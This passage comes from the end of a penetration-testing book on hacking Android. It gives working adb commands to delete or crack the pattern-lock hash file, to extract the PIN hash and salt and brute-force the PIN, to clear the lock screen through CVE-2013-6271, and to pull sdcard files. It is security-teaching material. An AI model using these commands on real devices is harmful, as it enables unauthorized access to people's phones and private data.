
Note: We can execute this attack remotely without user intervention if we use any of the traditional MitM attacks. The idea is to perform MitM and inject malicious JavaScript into the http response and execute it to through the Java Reflection APIs exposed via the WebView JavaScript interface. Note that this works only when the apps are targeting API levels <= 16 with the WebView JavaScript bridge.

Malware

We dedicated *Chapter 9*, *Android Malware*, to Android malware. We saw how a developer with malicious intent and basic Android programming knowledge can create malware for the Android platform. Malware is one of the most common choices for attackers for stealing data from users and also for performing other attacks, such as on Android devices.

Bypassing screen locks

Just like most other devices, Android devices have got a screen lock mechanism to prevent unauthorized use of someone's device, as shown in the following screenshot:



Android devices usually have the following types of screen lock:


- **None**: No screen lock
- **Slide**: Move the slider to unlock the device
- **Pattern**: Enter the right pattern connecting the dots to unlock the device
- **PIN**: Enter the right number to unlock the device
- **Password**: Enter the right password (characters) to unlock the device

As the first two types do not require any additional skills to bypass the screen lock, we will discuss some techniques available to bypass the other three types of screen lock.


Bypassing pattern lock using adb

Note: This technique requires the device to be rooted and USB debugging must be enabled.

Pattern lock on Android devices is a type of screen lock where the user needs to connect the right combination of dots, as shown in the following screenshot:



We can imagine those dots with numbers as shown below:



The preceding pattern in this case becomes **14789**.


When a user sets the pattern, Android hashes the input pattern value and stores it in a file called `gesture.key` located in `/data/system`. This is accessible only to the root and thus we need root privileges in order to access this file.

There are two possibilities to bypass pattern locks on rooted devices:

- Remove the `gesture.key` file
- Pull the `gesture.key` file and crack the SHA1 hash

Removing the gesture.key file

Removing the `gesture.key` file is as simple as getting a shell on the device, navigating to the location of `gesture.key` and running the `rm` command, as shown in the following screenshot:



Cracking SHA1 hashes from the gesture.key file

Now, let's see how we can crack the hashes from the `gesture.key` file.

As mentioned earlier, when a user sets a pattern, it is stored as an SHA1 hash within the `gesture.key` file. Comparing this hash against a dictionary of all the possible hashes solves the problem.

To do this, first get the `gesture.key` file onto the local machine. You can follow the steps shown below to do this:

```
$adb shell
shell@android$su
root@android#cp /data/system/gesture.key /mnt/sdcard
```

The commands shown above will copy the `gesture.key` file onto the SD card.

Now, pull this file onto your local machine using the following command:

```
$adb pull /mnt/sdcard/gesture.key
```

Now, run the following command on any Unix-like machine to crack the hash:

```
$ grep -i `xxd -p gesture.key` AndroidGestureSHA1.txt
14789;00 03 06 07 08;C8C0B24A15DC8BBFD411427973574695230458F0
$
```

As you can see in the preceding excerpt, we have cracked the pattern, which is 14789.

The preceding command checks the hash from `gesture.key` for a match in the `AndroidGestureSHA1.txt` file, which consists of all the possible SHA1 hashes and their clear text.

The following shell script can be used to execute the same command:

```
$ cat findpattern.sh
grep -i `xxd -p gesture.key` AndroidGestureSHA1.txt
$
```

You can place the `gesture.key` and `AndroidGestureSHA1.txt` files along with this shell script and run it. It will give the same result:

```
$ sh findpattern.sh
14789;00 03 06 07 08;C8C0B24A15DC8BBFD411427973574695230458F0
$
```

Bypassing password/PIN using adb

Note: This technique requires the device to be rooted and USB debugging must be enabled.

Bypassing the password/PIN require the same steps to be followed. However, this is not as straightforward as we saw with pattern lock:

When a user creates a password/PIN, a hash will be created and it will be stored in a file called `password.key` in `/data/system`. Additionally, a random salt is generated and stored in a file called `locksettings.db` in the `/data/system` path. It is required to use this hash and salt in order to brute force the PIN.

Let's first pull `password.key` and `locksettings.db` from their respective locations shown following:

```
/data/system/password.key
```

```
/data/system/locksettings.key
```

I am using the same steps we used with `gesture.key`.


Copy the files on to the SD card:

```
# cp /data/system/password.key /mnt/sdcard/
# cp /data/system/locksettings.db /mnt/sdcard/
```

Pull the files from the sdcard:

```
$ adb pull /mnt/sdcard/password.key
$ adb pull /mnt/sdcard/locksettings.db
```

Now, let's get the hash from the `password.key` file. We can open the `password.key` file in a hex editor and grab the hash, as shown in the following screenshot:



Let's open up the `locksettings.db` file using the SQLite3 command-line tool and get the salt.

It is stored in the `locksettings` table and can be found at the `lockscreen.password_salt` entry:

```
$ sqlite3 locksettings.db
SQLite version 3.8.5 2014-08-15 22:37:57
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  locksettings
```

```
sqlite> select * from locksettings;
2|migrated|0|true
6|lock_pattern_visible_pattern|0|1
7|lock_pattern_tactile_feedback_enabled|0|0
12|lockscreen.password_salt|0|6305598215633793568
17|lockscreen.passwordhistory|0|
24|lockscreen.patterneverchosen|0|1
27|lock_pattern_autolock|0|0
28|lockscreen.password_type|0|0
29|lockscreen.password_type_alternate|0|0
30|lockscreen.disabled|0|0
sqlite>
```

We now have both the hash and salt. We need to brute force the PIN using these two.

The folks at `http://www.cclgroupltd.com` have written a nice Python script that can brute force the PIN using the hash and salt. This can be downloaded from the link below and it is free:

`http://www.cclgroupltd.com/product/android-pin-password-lock-tool/`

Run the following command using the `BruteForceAndroidPin.py` file:

```
Python BruteForceAndroidPin.py [hash] [salt] [max_length_of_PIN]
```

Running the preceding command will reveal the PIN, as shown following:

```
srini's MacBook:RecoverAndroidPin srini0x00$ python BruteForceAndroidPin.py 52E5F4772F5C
4D678BE79722ACF96420A12ED86DC87A724A5AE7A0D3EA05ED76791CE362 6305598215633793568 5
Passcode: 0978
srini's MacBook:RecoverAndroidPin srini0x00$
```

The time required to crack this PIN depends on the complexity of the PIN set by the user.

Bypassing screen locks using CVE-2013-6271

Note: This technique works only with Android devices prior to version 4.4. Although USB debugging must be enabled, it doesn't require root access.

In 2013, Curesec disclosed a vulnerability that allowed the lock screen to be cleared without the appropriate user interaction on Android devices. This is basically a vulnerability in the `com.android.settings.ChooseLockGeneric` class. A user can send an intent to disable any type of screen lock:

```
$ adb shell am start -n com.android.settings/com.android.settings.
ChooseLockGeneric --ez confirm_credentials false --ei lockscreen.
password_type 0 --activity-clear-task
```

Running the preceding command will disable the lock screen.

Pulling data from the sdcard

When USB debugging is enabled on the device, we can pull data from the device onto the local machine. If the device is not rooted, we can still proceed to pull the data from the sdcard, shown following:

```
$ adb shell
shell@e73g:/ $ cd /sdcard/
shell@e73g:/sdcard $ ls
Android
CallRecordings
DCIM
Download
Galaxy Note 3 Wallpapers
HyprmxShared
My Documents
Photo Grid
Pictures
Playlists
Ringtones
SHAREit
Sounds
```

```
Studio
WhatsApp
XiaoYing
__chartboost
bobble
com.flipkart.android
data
domobile
gamecfg
gameloft
media
netimages
postitial
roidapp
shell@e73g:/sdcard $
```

We got a shell using adb on a non-rooted device, navigated to the `sdcard` folder and then we were able to list down the contents. This shows that we have permissions on the `sdcard` folderto view the contents. Now, the following excerpt shows that we can also pull the files from the `sdcard` folder without requiring any additional privileges:

```
$ adb pull /mnt/sdcard/Download/cacert.crt
62 KB/s (712 bytes in 0.011s)
$ ls cacert.crt
cacert.crt
$
```

As we can see in the preceding excerpt, a file named has been pulled onto the local machine.

Summary

In this chapter, we have seen how common attacks can be used against Android devices. We have discussed some generic attacks such as MitM and observed that they are also possible against mobile devices. We have also seen that care must be taken when installing apps that give network-level access. Most importantly, users must update their devices and apps regularly to avoid attacks such as the one we have seen against WebViews.

Bibliography

This Learning Path is a blend of content, all packaged up keeping your journey in mind. It includes content from the following Packt products:

- *Kali Linux 2: Windows Penetration Testing by Wolf Halton and Bo Weaver*
- *Web Penetration Testing with Kali Linux, Second Edition by Juned Ahmed Ansari*
- *Hacking Android by Srinivasa Rao Kotipalli and Mohammed A. Imran*

Thank you for buying

Penetration Testing: A Survival Guide

About Packt Publishing

Packt, pronounced 'packed', published its first book, *Mastering phpMyAdmin for Effective MySQL Management*, in April 2004, and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution-based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern yet unique publishing company that focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website at `www.packtpub.com`.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to `author@packtpub.com`. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, then please contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.